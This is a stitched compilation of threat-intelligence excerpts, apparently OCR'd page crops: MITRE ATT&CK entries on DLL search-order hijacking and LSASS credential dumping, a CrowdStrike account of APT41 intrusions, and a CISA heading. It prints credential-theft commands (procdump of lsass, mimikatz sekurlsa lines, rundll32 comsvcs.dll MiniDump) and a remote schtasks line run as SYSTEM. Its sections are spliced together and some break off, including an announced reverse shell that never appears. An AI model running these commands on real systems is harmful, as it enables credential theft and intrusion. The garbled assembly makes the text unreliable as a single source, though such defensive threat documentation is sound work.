
Last Modified: 26 April 2021

Version Permalink

Procedure Examples

ID	Name	Description
G0096	APT41	APT41 has used search order hijacking to execute malicious payloads, such as Winnti RAT.[9]
G0143	Aquatic Panda	Aquatic Panda has used DLL search-order hijacking to load `exe`, `dll`, and `dat` files into memory.[10]
S0373	Astaroth	Astaroth can launch itself via DLL Search Order Hijacking.[11]

Privilege Escalation



Throughout the intrusion, the threat actor continued to execute malicious implants by using a combination of acquired valid credentials and BITS or PowerShell cmdlets to download and execute commands on the local systems. However, in one instance, OverWatch identified the attempts to use a different technique known as DLL search order hijacking to execute the Winnti RAT.

The adversary first copied the implant file to a remote system by using Windows Admin Shares:

```
\[REDACTED]\c$\windows\apphelp.dll
```

It then executed the `explorer.exe` process that loads `apphelp.dll` via creation of a scheduled task:

```
schtasks  /create /s [REDACTED]  /ru "NT Authority\System" /tn
[REDACTED] /tr "c:\windows\explorer.exe" /sc once /st  11:37
```


The malicious implant contained an embedded malicious driver. In order to combat a Windows' restriction requiring any driver on 64-bit systems to be signed by a Microsoft-verified cryptographic signature, the adversary had signed the driver with a legitimate (most likely stolen) certificate from another company.

In a separate WICKED PANDA intrusion, OverWatch observed the adversary deploying its tools, including a user-mode rootkit, on a Linux server. The activity was conducted using a simple Python reverse shell:

APT41 (Wicked Panda)

https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf

Credential Access



Home > Techniques > Enterprise > OS Credential Dumping > LSASS Memory

OS Credential Dumping: LSASS Memory

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- `procdump -ma lsass.exe lsass_dump`

Locally, mimikatz can be run using:

- `sekurlsa::Minidump lsassdump.dmp`
- `sekurlsa::logonPasswords`

Built-in Windows tools such as comsvcs.dll can also be used:

- `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full` [1][2]

Windows Security Support Provider (SSP) DLLs are loaded into LSSAS process at system start. Once loaded into the LSA, SSP DLLs have access to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs. The SSP configuration is stored in two Registry keys: `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` and `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages`. An adversary may modify these Registry keys to add new SSPs, which will be loaded the next time the system boots, or when the AddSecurityPackage Windows API function is called.[3]

The following SSPs can be used to access credentials:

- Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.
- Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple

ID: T1003.001

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

Contributors: Ed Williams, Trustwave, SpiderLabs; Edward Millington


Version: 1.1

Created: 11 February 2020

Last Modified: 12 May 2022

Version Permalink

Credential Access



Credential Access

CISA observed the threat actor using the techniques identified in table 6 to further their credential access.

Table 6: Credential access techniques

